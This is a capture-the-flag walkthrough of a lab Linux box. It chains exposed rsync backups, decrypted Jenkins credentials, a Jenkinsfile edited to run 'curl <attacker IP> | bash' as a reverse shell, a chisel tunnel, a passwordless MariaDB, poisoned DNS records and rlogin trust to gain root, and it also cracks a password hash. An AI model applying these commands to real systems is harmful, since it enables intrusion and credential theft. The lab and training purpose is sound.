
This is a Medium Linux box that hosts an rsync directory containing credentials for a Gitea intance. It is possible to change a file that is part of the Jenkins pipeline and will execute code of our choice. With code execution inside a Docker container, a file informs that users from a certain hostname can login to the box through rlogin. A database instance is accessible that contains a database related to a DNS server, which can be altered to associate the attacker’s IP to the allowed hostname, giving access to the main machine as root.
Recon
Starting with the nmap scan, there are some ports open related to r-services that allow for remote access, as well as rsync, a file syncronization service.
$ sudo nmap -sS $IP -o allPorts

Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-25 18:07 WEST
Nmap scan report for 10.129.234.169
Host is up (0.039s latency).
Not shown: 991 closed tcp ports (reset)
PORT     STATE    SERVICE
22/tcp   open     ssh
53/tcp   open     domain
512/tcp  open     exec
513/tcp  open     login
514/tcp  open     shell
873/tcp  open     rsync
3000/tcp open     ppp
3306/tcp filtered mysql
8081/tcp filtered blackice-icecap
The service scan identifies the DNS server as PowerDNS and port 3000 as a Gitea web instance.
$ sudo nmap -sCV $IP -p22,53,512,513,514,873,3000 -o openPorts

Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-25 18:08 WEST
Nmap scan report for 10.129.234.169
Host is up (0.039s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 47:21:73:e2:6b:96:cd:f9:13:11:af:40:c8:4d:d6:7f (ECDSA)
|_  256 2b:5e:ba:f3:72:d3:b3:09:df:25:41:29:09:f4:7b:f5 (ED25519)
53/tcp   open  domain  PowerDNS
| dns-nsid:
|   NSID: pdns (70646e73)
|_  id.server: pdns
512/tcp  open  exec    netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell   Netkit rshd
873/tcp  open  rsync   (protocol version 31)
3000/tcp open  http    Golang net/http server
|_http-title: Gitea: Git with a cup of tea
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie: i_like_gitea=3b88f7042bc3fe02; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=K5FwdnCNu8WqfbmQU53HBXRgZb86MTc1ODkwOTMwOTE0NjE5Mzg1MQ; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Fri, 26 Sep 2025 17:55:09 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-auto">
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <title>Gitea: Git with a cup of tea</title>
|     <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR2l0ZWE6IEdpdCB3aXRoIGEgY3VwIG9mIHRlYSIsInNob3J0X25hbWUiOiJHaXRlYTogR2l0IHdpdGggYSBjdXAgb2YgdGVhIiwic3RhcnRfdXJsIjoiaHR0cDovL2J1aWxkLnZsOjMwMDAvIiwiaWNvbnMiOlt7InNyYyI6Imh0dHA6Ly9idWlsZC52bDozMDAwL2Fzc2V0cy9pbWcvbG9nby5wbmciLCJ0eXBlIjoiaW1hZ2UvcG5nIiwic2l6ZXMiOiI1MTJ
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Allow: HEAD
|     Allow: GET
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Set-Cookie: i_like_gitea=6e8d4ab2d5a0bf24; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=bph4YHmCVS0N2awIlG1jn5qlsfk6MTc1ODkwOTMwOTM0OTc2MzkyNw; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Fri, 26 Sep 2025 17:55:09 GMT
|_    Content-Length: 0
User Flag
Taking a look at available files in rsync as an unauthenticated user, there is a backups folder.
$ rsync -av --list-only rsync://$IP
backups         backups
We can copy it to our machine to enumerate it. It contains a .tar.gz file related to the DevOps tool Jenkins.
$ rsync -av rsync://$IP/backups ./backups
receiving incremental file list
./
jenkins.tar.gz

sent 50 bytes  received 376,381,276 bytes  8,094,222.06 bytes/sec
total size is 376,289,280  speedup is 1.00
It can be decompressed and enumerated.
$ tar -xvf jenkins.tar.gz

jenkins_configuration/
jenkins_configuration/jenkins.model.ArtifactManagerConfiguration.xml
jenkins_configuration/hudson.plugins.git.GitTool.xml
jenkins_configuration/secrets/
jenkins_configuration/secrets/master.key
jenkins_configuration/secrets/hudson.util.Secret
jenkins_configuration/secrets/hudson.model.Job.serverCookie
jenkins_configuration/secrets/org.jenkinsci.plugins.workflow.log.ConsoleAnnotators.consoleAnnotator
jenkins_configuration/secrets/hudson.console.ConsoleNote.MAC
jenkins_configuration/secrets/jenkins.model.Jenkins.crumbSalt
<SNIP>
Looking for credentials, there is an interesting encrypted password in an xml file.
$ grep -rI "password" . | grep -v js
./war/images/svgs/keys.svg:   sodipodi:docname="dialog-password.svg"
./war/images/svgs/keys.svg:            <rdf:li>password</rdf:li>
./war/images/svgs/secure.svg:            <rdf:li>password</rdf:li>
./jobs/build/config.xml:              <password>{AQAAABAAAAAQUNBJaKiUQNaRbPI0/VMwB1cmhU/EHt0chpFEMRLZ9v0=}</password>
./plugins/dark-theme/theme.css:  --input-hidden-password-bg-color: var(--input-color);
./plugins/dark-theme/theme.css:    --input-hidden-password-bg-color: var(--input-color);
./plugins/credentials/help/domain/name.html:    together where they have elements of commonality, e.g. where the same username/password combination is used
./plugins/credentials/help/domain/name_it.html:    nome utente/password è utilizzata per più servizi/host.
./users/admin_8569439066427679502/config.xml:      <passwordHash>#jbcrypt:$2a$10$PaXdGyit8MLC9CEPjgw15.6x0GOIZNAk2gYUTdaOB6NN/9CPcvYrG</passwordHash>
Taking a look at the file, it seems to be related to the Gitea webpage we discovered before. These credentials will allow us to authenticate to it.
<username>buildadm</username>
<password>{AQAAABAAAAAQUNBJaKiUQNaRbPI0/VMwB1cmhU/EHt0chpFEMRLZ9v0=}</password>
<SNIP>
<org.jenkinsci.plugin.gitea.GiteaSCMNavigator plugin="gitea@1.4.7">
<serverUrl>http://172.18.0.2:3000</serverUrl>
The password can be decrypted with the jenkins-credentials-decryptor tool. We need to provide some other files located in the backup archive.
$ chmod +x jenkins-credentials-decryptor
$ cd jenkins_configuration
$ ../jenkins-credentials-decryptor -m secrets/master.key -s secrets/hudson.util.Secret -c jobs/build/config.xml
[
  {
    "id": "e4048737-7acd-46fd-86ef-a3db45683d4f",
    "password": "Git1234!",
    "username": "buildadm"
  }
]
With the plaintext password retrieved, we connect to Gitea on port 3000 and login as buildadm. This user owns the dev repository that contains a single Jenkinsfile. This file contains the definition for the Jenkins Pipeline and is executed when changes are made to sourcecode.

We can add a line that executes a reverse shell. We must host the index.html file containing a reverse shell with python3 -m http.server 80. The added line will retrieve the reverse shell and execute it with bash.
pipeline {
    agent any

    stages {
        stage('Do nothing') {
            steps {
                sh '/bin/true'
                sh 'curl 10.10.14.215 | bash'
            }
        }
    }
}
We can commit that file using the Gitea GUI and the pipeline will begin to execute.

Build started
We can see it started building, it takes around a minute to finish. With that done, we receive a shell in our listener.
$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.215] from (UNKNOWN) [10.129.234.169] 33964
bash: cannot set terminal process group (7): Inappropriate ioctl for device
bash: no job control in this shell

root@5ac6c7d6fb8e:/var/jenkins_home/workspace/build_dev_main#
The random computer hostname hints that we are running inside a Docker container. We can retrieve the User Flag in the /root directory.
root@5ac6c7d6fb8e:/var/jenkins_home/workspace/build_dev_main# ls -l /root

total 4
-rw------- 1 root root 33 Apr 15 05:26 user.txt
Root Flag
The shell can be made more stable with these commands:
root@5ac6c7d6fb8e:/# script -qc bash /dev/null
<CTRL_Z>
$ stty raw -echo; fg
<ENTER>
<ENTER>
In the home directory, there is a .rhosts file. This file allows users to rlogin without a password from certain hosts. In this case, it contains 2 hosts and the “+” allows for any user to connect without a password. If we can control any of those hosts, we could login as root to the main machine.
root@5ac6c7d6fb8e:~# cat .rhosts
admin.build.vl +
intern.build.vl +
The access to some basic binaries (such as ifconfig) is limited, but we can get the machine IP using hostname.
root@5ac6c7d6fb8e:/# hostname -i
172.18.0.3
It confirms we running in a container. In the initial nmap scan, port 3306 (MySQL) appeared as filtered. This means that while it’s not reachable from the external network, it behaves differently than a closed port.
A SOCKS proxy is set up so the internal network can be better enumerated. First we setup a chisel server for a reverse SOCKS proxy.
$ ./chisel server --reverse -v -p 1234 --socks5

2025/09/26 21:56:54 server: Reverse tunnelling enabled
2025/09/26 21:56:54 server: Fingerprint LIxaH2f8FdsL5j7ANl1a+JH/kojXmzimMP87XAI0Z9o=
2025/09/26 21:56:54 server: Listening on http://0.0.0.0:1234
2025/09/26 21:57:16 server: session#1: Handshaking with 10.129.234.169:36742...
2025/09/26 21:57:16 server: session#1: Verifying configuration
2025/09/26 21:57:16 server: session#1: tun: Created (SOCKS enabled)
2025/09/26 21:57:16 server: session#1: tun: SSH connected
2025/09/26 21:57:16 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
2025/09/26 21:57:16 server: session#1: tun: Bound proxies
Then the chisel is uploaded to the container and connects back to the server.
root@5ac6c7d6fb8e:/tmp# curl 10.10.14.215/chisel -o chisel
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 9152k  100 9152k    0     0  8207k      0  0:00:01  0:00:01 --:--:-- 8208k

root@5ac6c7d6fb8e:/tmp# chmod +x chisel
root@5ac6c7d6fb8e:/tmp# ./chisel client 10.10.14.215:1234 R:socks &
To use the SOCKS proxy, proxychains is used. Make sure the /etc/proxychain.conf file contains the line “socks5 127.0.0.1 1080”. With that, the MySQL server is accessible on 172.18.0.1, which is the default gateway and usually corresponds to the machine hosting the containers.
We are able to login as root without a password, though there seems to be an error related to SSL.
$ proxychains mysql -h 172.18.0.1 -u root

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.18.0.1:3306  ...  OK
ERROR 2026 (HY000): TLS/SSL error: SSL is required, but the server does not support it
The --skip-ssl argument solves it and we can list databases. The powerdnsadmin non-default database is related to DNS server we saw running on port 53.
$ proxychains mysql -h 172.18.0.1 -u root --skip-ssl
<SNIP>
Welcome to the MariaDB monitor.  Commands end with ; or \g.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| powerdnsadmin      |
| sys                |
+--------------------+
Listing the tables there are some interesting ones.
MariaDB [(none)]> use powerdnsadmin
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [powerdnsadmin]> show tables;
+-------------------------+
| Tables_in_powerdnsadmin |
+-------------------------+
| account                 |
| account_user            |
| alembic_version         |
| apikey                  |
| apikey_account          |
| comments                |
| cryptokeys              |
| domain                  |
| domain_apikey           |
| domain_setting          |
| domain_template         |
| domain_template_record  |
| domain_user             |
| domainmetadata          |
| domains                 |
| history                 |
| records                 |
| role                    |
| sessions                |
| setting                 |
| supermasters            |
| tsigkeys                |
| user                    |
+-------------------------+
The records table contains DNS records. It also gives the information that there is some PowerDNS instance running in 172.18.0.6
MariaDB [powerdnsadmin]> select * from records limit 5;
+----+-----------+----------------------+------+------------+------+------+----------+-----------+------+
| id | domain_id | name                 | type | content    | ttl  | prio | disabled | ordername | auth |
+----+-----------+----------------------+------+------------+------+------+----------+-----------+------+
|  8 |         1 | db.build.vl          | A    | 172.18.0.4 |   60 |    0 |        0 | NULL      |    1 |
|  9 |         1 | gitea.build.vl       | A    | 172.18.0.2 |   60 |    0 |        0 | NULL      |    1 |
| 10 |         1 | intern.build.vl      | A    | 172.18.0.1 |   60 |    0 |        0 | NULL      |    1 |
| 11 |         1 | jenkins.build.vl     | A    | 172.18.0.3 |   60 |    0 |        0 | NULL      |    1 |
| 12 |         1 | pdns-worker.build.vl | A    | 172.18.0.5 |   60 |    0 |        0 | NULL      |    1 |
| 13 |         1 | pdns.build.vl        | A    | 172.18.0.6 |   60 |    0 |        0 | NULL      |    1 |
<SNIP>
+----+-----------+----------------------+------+------------+------+------+----------+-----------+------+
Since users from the admin.build.vl domain can rlogin to the machine, we can make that hostname resolve to the attacker’s IP. To do that, a new line is added to the table.
MariaDB [powerdnsadmin]> INSERT INTO RECORDS VALUES (15, 1, 'admin.build.vl', 'A', '10.10.14.215', 300, 0, 0, NULL, 1);
Query OK, 1 row affected (0.042 sec)

MariaDB [powerdnsadmin]> SELECT * FROM RECORDS WHERE NAME='admin.build.vl';
+----+-----------+----------------+------+--------------+------+------+----------+-----------+------+
| id | domain_id | name           | type | content      | ttl  | prio | disabled | ordername | auth |
+----+-----------+----------------+------+--------------+------+------+----------+-----------+------+
| 15 |         1 | admin.build.vl | A    | 10.10.14.215 | 300 |    0 |        0 | NULL      |    1 |
+----+-----------+----------------+------+--------------+------+------+----------+-----------+------+
1 row in set (0.041 sec)
This DNS record could be added in a different way. There is also a user table containing a hashed password for admin. This is related to the PowerDNS Webserver.
MariaDB [powerdnsadmin]> SELECT username,password FROM user;
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| admin    | $2b$12$s1hK0o7YNkJGfu5poWx.0u1WLqKQIgJOXWjjXz7Ze3Uw5Sc2.hsEq |
+----------+--------------------------------------------------------------+
1 row in set (0.041 sec)
The bcrypt hash can be cracked and the plaintext password winston is retrieved.
./hashcat -m 3200 hash rockyou.txt
hashcat (v7.1.0) starting

<SNIP>

Session..........: hashcat
Status...........: Running
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2b$12$s1hK0o7YNkJGfu5poWx.0u1WLqKQIgJOXWjjXz7Ze3Uw...2.hsEq
Time.Started.....: Fri Sep 26 23:37:19 2025 (4 secs)
Time.Estimated...: Sun Sep 28 02:37:08 2025 (1 day, 2 hours)
Kernel.Feature...: Pure Kernel (password length 0-72 bytes)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00)
<SNIP>

$2b$12$s1hK0o7YNkJGfu5poWx.0u1WLqKQIgJOXWjjXz7Ze3Uw5Sc2.hsEq:winston

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
To reach the PowerDNS webserver, we must start a browser with proxychains.
$ procyhains firefox
In the new browser window, the traffic will be proxies through the chisel tunnel, so we can connect to 172.18.0.6 where the server is running on port 80.

Logging in as admin
There is one zone available:


Clicking it, we see the same records as in the SQL table.
We can add a new record for admin.build.vl the same way as in MySQL.

After adding the new record in any of the two ways, we can rlogin to the machine as root and retrieve the Root Flag.
$ rlogin -l root build.vl
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-144-generic x86_64)
<SNIP>

root@build:~# ls -l
total 16
-rw-r--r-- 1 root root 3592 Jul 23 21:47 int
-rw-r----- 1 root root   33 Apr 15 05:24 root.txt
drwxr-xr-x 6 root root 4096 Jul 22 20:10 scripts
drwx------ 4 root root 4096 May  1  2024 snap